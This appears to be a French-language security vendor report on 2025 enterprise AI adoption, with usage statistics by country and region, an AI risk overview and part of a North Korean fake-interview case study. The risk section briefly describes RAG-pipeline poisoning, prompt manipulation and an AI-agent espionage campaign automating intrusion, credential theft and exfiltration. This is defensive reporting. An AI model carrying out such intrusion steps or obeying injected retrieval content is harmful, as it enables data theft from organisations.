Cette progression s'est opérée avec très peu de contraintes. Moins de 1 % des transactions IA/AA dans l'éducation ont été bloquées, ce qui indique que la majorité des usages est soit explicitement autorisée, soit réalisée dans des environnements où la gouvernance et les garde-fous restent embryonnaires, ce qui explique la prudence relative de ce secteur par rapport aux secteurs plus importants. Les écoles et les universités doivent composer avec des enjeux de confidentialité des données et d'intégrité académique. Ces contraintes expliquent probablement pourquoi l'usage global de l'IA reste inférieur à celui d'autres secteurs, malgré une adoption en forte progression.

Cette croissance, qui a presque triplé en un an, prépare toutefois le terrain à des initiatives plus structurées et responsables, ainsi qu'à une intégration plus systématique de l'IA l'an prochain.

Utilisation de l’IA par pays

La répartition géographique de l’activité IA/AA est restée globalement stable en 2025, avec de légers ajustements à la marge. L’IA est solidement implantée aux **États-Unis**, épicentre du développement et du déploiement de l’IA en entreprise, qui conservent la plus grande part du volume du trafic IA/AA. Toutefois, l’usage de l’IA a progressé sensiblement sur plusieurs autres marchés internationaux.

Bien que les États-Unis restent en tête en volume absolu (218,9 milliards de transactions IA/AA, soit 37,6 % de l’activité mondiale), c'est ailleurs que l’adoption de l’IA se montre plus robuste. Cette accélération mondiale est particulièrement visible en **Inde**, deuxième source d’activité de l'IA en entreprise, avec 82,3 milliards de transactions, soit une hausse annuelle de 309,9 %. Cette dynamique s’inscrit dans la poursuite des programmes publics de transformation numérique en 2025, complétés par d’importants investissements publics et privés dans les infrastructures d’IA et le développement des compétences. L’essor d’une main-d’œuvre qualifiée en IA, associé à des architectures cloud-first favorisant un déploiement rapide et évolutif des services IA, a probablement contribué à cette croissance nettement supérieure aux années précédentes.

Au-delà des deux principaux contributeurs, plusieurs marchés matures ont renforcé l'expansion régulière de l’IA parmi les entreprises. Le **Canada** a généré 27,2 milliards de transactions (+229,9 % sur un an), soutenu par des investissements fédéraux dans les capacités de calcul dédiées à l’IA et par des programmes visant à accélérer l’adoption en entreprise, notamment dans les secteurs réglementés. Le **Royaume-Uni** et **le Japon** complètent le top 5, avec des hausses respectives de 117,5 % et 122,8 %.

Cette large couverture géographique confirme la généralisation de l’IA en entreprise. Les équipes de sécurité doivent tenir compte de cette adoption plus étendue et garantir un niveau de contrôle homogène entre les différentes zones géographiques.




Schéma 8 : croissance annuelle des transactions IA/AA par pays (top 20 par volume de transactions)

Schéma 9 : carte des 10 premiers pays par volume de transactions IA/AA (tableau à droite : part en pourcentage et volumes totaux de juin à décembre 2025)

Pays	Part (%)	Transactions IA/AA
États-Unis	37,6 %	219 Mrds
Inde	14,1 %	82 Mrds
Canada	4,7 %	27 Mrds
Royaume-Uni	4,3 %	25 Mrds
Japon	3,2 %	19 Mrds
Allemagne	2,7 %	16 Mrds
Australie	2,6 %	15 Mrds
France	2,4 %	14 Mrds
Chine	2 %	12 Mrds
Brésil	1,8 %	11 Mrds

Perspectives pour la région EMEA

L'activité IA/AA dans la région EMEA est restée concentrée sur un nombre limité de marchés européens matures. Le Royaume-Uni, l'Allemagne, la France et l'Espagne représentent près de la moitié des transactions régionales. Bien que le Royaume-Uni ne génère qu'une part plus modeste de l'activité mondiale de l'IA, il capte systématiquement une part disproportionnée au sein de l'EMEA, en tête de la région avec 20,3 % du trafic IA/AA entre juin et décembre 2025.

L'Allemagne suit avec 12,5 % des transactions EMEA, portée par l'adoption continue de l'IA dans le secteur de la production industrielle qui a généré plus de 5,5 milliards de transactions IA/AA. Juste derrière, la France représente 11 % de l'activité régionale, soutenue par des initiatives publiques telles que la stratégie France 2030, qui prévoit d'importants investissements dans l'IA, et par l'accueil du sommet international AI Action Summit.




Schéma 10 : Répartition des transactions d'IA par pays de la région EMEA

Perspectives pour la région APAC

L'usage de l'IA/AA sur la région Asie-Pacifique (APAC) se caractérise par un déséquilibre marqué entre un marché unique à très forte croissance et plusieurs économies plus matures. L'Inde, le Japon et l'Australie concentrent ensemble la majorité des transactions IA/AA régionales, l'Inde représentant à elle seule près de la moitié de l'activité totale (46,2 % du trafic régional) principalement portée par le secteur des technologies et des communications (31 milliards de transactions).

Le Japon suit avec 10,4 % des transactions sur l'APAC, dans un contexte d'évolution de la politique nationale en matière d'IA. Le gouvernement japonais a entériné une loi nationale de promotion de l'IA qui encourage l'adoption de l'IA en entreprise et dans le secteur industriel par le biais d'initiatives coordonnées. L'Australie représente 8,6 % de l'activité régionale, dans la continuité d'un engagement national en faveur d'un déploiement responsable et sécurisé de l'IA.




Schéma 11 : répartition des transactions d'IA par pays dans la région APAC

Panorama des risques et des menaces liés à l'IA en entreprise

Comme le montre notre analyse, l'IA se positionne désormais dans toutes les couches de l'entreprise, des outils publics d'IA générative aux LLM internes et aux services SaaS intégrant des fonctionnalités d'IA. Les entreprises doivent gérer une surface d'attaque plus large et plus complexe à mesure que l'utilisation de l'IA progresse. Les principaux risques se répartissent dans les catégories suivantes.

Exposition de données et fuite d'informations sensibles

Les systèmes d'IA ont accès à certaines des données les plus sensibles d'entreprise (code source, dossiers clients, informations financières et documents juridiques), souvent sans garde-fous de sécurité clairement définis. Cette exposition découle fréquemment de l'usage fantôme de l'IA avec des outils publics comme ChatGPT, Grok et DeepSeek, ainsi que d'applications SaaS intégrant l'IA et accordant des autorisations excessives, à l'image de Microsoft Copilot. Des données peuvent être exposées à la suite d'erreurs de configuration ou d'étiquettes incorrectes. En parallèle, des pipelines RAG (Retrieval-Augmented Generation) non contrôlés peuvent importer furtivement des données réglementées dans des modèles privés. Une fois transmises à un système d'IA, des informations sensibles peuvent être conservées, réutilisées, voire divulguées par manipulation de prompts ou par le comportement du modèle, transformant l'usage quotidien de l'IA en un véritable risque de fuite de données.

Déficit de visibilité sur l'utilisation de l'IA et les prompts des utilisateurs

De nombreuses entreprises peinent encore à répondre à des questions élémentaires sur l'usage réel de l'IA au quotidien. Les équipes de sécurité manquent souvent d'une visibilité claire sur les outils d'IA utilisés par les collaborateurs, sur les prompts qu'ils soumettent et sur le niveau d'exposition des données sensibles. Il n'est pas toujours évident non plus d'identifier les équipes qui s'appuient sur l'IA générative dans le cadre de leurs workflows critiques. L'analyse des prompts met fréquemment à jour des tentatives d'injection, des schémas de manipulation ou des comportements non conformes permettant de contourner les garde-fous avec un minimum d'effort. Mais la plupart des entreprises ne disposent pas des outils nécessaires pour surveiller cette activité en temps réel. En conséquence, la gouvernance de l'IA reste le plus souvent réactive, suite à un incident.

Qualité des données, hallucinations et manipulation des modèles

Avec l'intégration de l'IA dans les opérations quotidiennes, les erreurs de sortie ont des conséquences bien réelles. En 2025, les entreprises ont dû corriger des hallucinations, avec des recommandations générées par l'IA qui semblaient crédibles ou faisaient autorité, mais qui se révélaient inexactes au final. Les systèmes adossés à des pipelines RAG ont également généré des résultats biaisés en raison de données d'entrée peu fiables ou partiales, en particulier au sein des équipes en charge de la conformité. **Des exercices de red teaming et des tests en conditions réelles** ont révélé que des hackers peuvent empoisonner les pipelines de récupération en injectant du contenu manipulé dans les sources qui alimentent les systèmes d'IA, ou en exploitant des erreurs d'ancrage et de précision via de subtiles modifications dans les prompts. Les hallucinations, les modifications discrètes et les défauts d'ancrage pèsent régulièrement sur la fiabilité en sortie de l'IA. Lorsqu'ils ne sont pas maîtrisés, ces échecs influencent directement les décisions et amplifient les risques.

Modèles d'IA privés non répertoriés et non sécurisés

Les entreprises déploient désormais un ensemble hétérogène de modèles gérés et non gérés, ainsi que des capacités d'IA intégrées dans des plateformes telles que Salesforce, ServiceNow et Atlassian.

Pourtant, de nombreuses entreprises ne disposent toujours pas des éléments suivants :

- Inventaire exhaustif des modèles et des services
- Visibilité claire sur les données traitées par chaque modèle
- Validation du niveau de sécurité du modèle, du statut des patchs et de l'exposition aux vulnérabilités
- Gouvernance des référentiels de code source alimentant les workflows d'IA

Ces carences deviennent particulièrement critiques lorsque les modèles privés héritent des mêmes faiblesses que leurs homologues publics, à savoir l'injection de prompts malveillants, l'empoisonnement des pipelines RAG et les fuites de données. Lorsque les modèles et leurs flux de données ne sont pas identifiés, les entreprises ne peuvent ni appliquer efficacement leurs politiques de sécurité ni évaluer les risques de manière fiable.

Confidentialité, conformité et pratiques hétérogènes des fournisseurs

Les fournisseurs d'IA adoptent des approches différentes du traitement des données d'entreprise. Les prompts peuvent être stockés, réutilisés à des fins d'entraînement ou consignés dans des journaux selon des modalités qui ne sont pas toujours transparentes. Les contrôles d'accès et la traçabilité des modèles varient fortement d'un fournisseur à l'autre. Cette hétérogénéité complique la conformité aux cadres réglementaires tels que le RGPD, la loi HIPAA et la norme PCI DSS. Le risque s'accentue à mesure que des applications SaaS activent par défaut des fonctionnalités d'IA contournant les processus de validation établis, ce qui ne permet plus aux politiques internes de s'aligner sur les exigences réglementaires.

Menaces et vulnérabilités sur le terrain


Les principaux risques liés à l'adoption de l'IA en entreprise ont continué de se matérialiser en 2025. Des problématiques telles que l'exposition des données, le défaut de visibilité sur l'usage de l'IA ou les hallucinations se sont traduites par des menaces de sécurité tangibles et des vulnérabilités opérationnelles au sein des environnements d'entreprise. Des incidents réels et des tests en conditions opérationnelles ont démontré que ces risques découlent directement des modalités de déploiement des systèmes d'IA, de leur connexion aux données et du niveau de confiance qui leur est accordé dans les workflows quotidiens.

Parmi les risques les plus critiques figurent l'ingénierie sociale optimisée par IA, les fuites de données via des applications et assistants IA, ainsi que les premiers cas d'utilisation malveillante de systèmes d'IA agentiques et semi-autonomes.

L'ingénierie sociale optimisée par IA s'est intensifiée, l'IA générative étant exploitée pour rendre les usurpations d'identité plus crédibles. Le phishing vocal et vidéo par deepfake (vishing) est devenu une problématique majeure en 2025. Dans plusieurs alertes, notamment émises par des autorités américaines, des acteurs malveillants ont été observés en train d'usurper l'identité de personnes officielles, à l'aide de voix et de messages générés par l'IA.[2] Les hackers ont également utilisé l'IA pour produire des vidéos et des enregistrements vocaux deepfake convaincants, spécifiquement adaptés à certains rôles et circuits décisionnels.

L'année précédente a également été le théâtre du premier signalement crédible d'une **campagne de cyberespionnage impliquant une IA agentique**. Un groupe soutenu par l'État chinois a automatisé 80 à 90 % de la chaîne d'intrusion à l'aide d'agents IA, couvrant la reconnaissance, la validation d'exploits, la collecte d'identifiants, le déplacement latéral et l'exfiltration de données. Les opérateurs humains ne sont intervenus que pour escalader certaines décisions. Cet incident a démontré que des agents autonomes pouvaient exécuter un scénario d'attaque classique, mais à la vitesse d'une machine, modifiant fondamentalement la manière dont les équipes de défense doivent détecter et contenir les menaces.

Au-delà de l'exploitation directe des systèmes IA, les hackers ont commencé à intégrer l'IA dans leurs propres workflows de développement. ThreatLabz a observé, dans plusieurs campagnes, des malwares présentant les caractéristiques typiques d'une génération de code assistée par IA, ce qui suggère un recours croissant à l'IA générative dans les attaques.



Les études de cas suivantes ont étayé les risques liés à l'IA par des éléments concrets, de leurres et attaques rendus possibles par l'IA générative aux tests de red teaming révélant le comportement réel des systèmes d'IA d'entreprise en conditions adverses réelles.

[2] Cybersecurity Dive, **FBI warns senior US officials are being impersonated using texts, AI-based voice cloning**, 16 mai 2025.

ÉTUDE DE CAS


Malwares et ingénierie sociale optimisés par l'IA générative dans des campagnes liées à la Corée du Nord

Cette étude de cas révèle comment l'IA générative renforce les opérations des assaillants sans modifier fondamentalement leurs objectifs et leurs techniques.

Dans la campagne **« Contagious Interview »** associée à des activités liées à la Corée du Nord et au programme des faux travailleurs IT nord-coréens, ThreatLabz a observé que des acteurs malveillants exploitaient l'IA générative pour instrumentaliser l'ingénierie sociale (création et utilisation de fausses identités crédibles) tout en utilisant un code généré par IA pour développer des malwares. L'IA rend à la fois les méthodes d'intrusion et les actions post-compromission plus difficiles à distinguer des activités légitimes, ce qui complique la détection et la réponse à ces menaces.

Développement de ressources et ingénierie sociale (tromperie lors d'entretiens d'embauche)

La campagne débute par la conception d'identités numériques à l'aide de l'IA générative : création de dossiers de préparation complets, génération de photos de profil professionnelles et intraçables et recours à des outils de deepfake et de modification vocale pour masquer les identités lors d'entretiens menés à distance. Ce leurre vise à contourner les procédures de vérification et à tenter de postuler à des postes techniques sensibles.



Les constats suivants montrent à quel point la phase de préparation des entretiens repose massivement sur l'IA.

GUIDES ÉLABORÉS PAR IA GÉNÉRATIVE POUR SE PRÉPARER AUX ENTRETIENS

Les acteurs malveillants élaborent, à l'aide de l'IA générative, de véritables manuels d'instructions détaillés afin de préparer des entretiens techniques.

Exemple : Un seul « guide d'étude » comprend plus de 70 pages et traite de questions complexes dans des domaines tels que l'ingénierie backend et le développement Web3.

Caractéristiques d'un contenu généré par l'IA :

- Les réponses incluent des tournures typiques de l'IA générative, comme « Certainly! » (schéma 12).
- Présence d'éléments de formatage résiduels, indiquant fortement un copier–coller depuis le contenu en sortie d'un modèle d'IA (schéma 13).

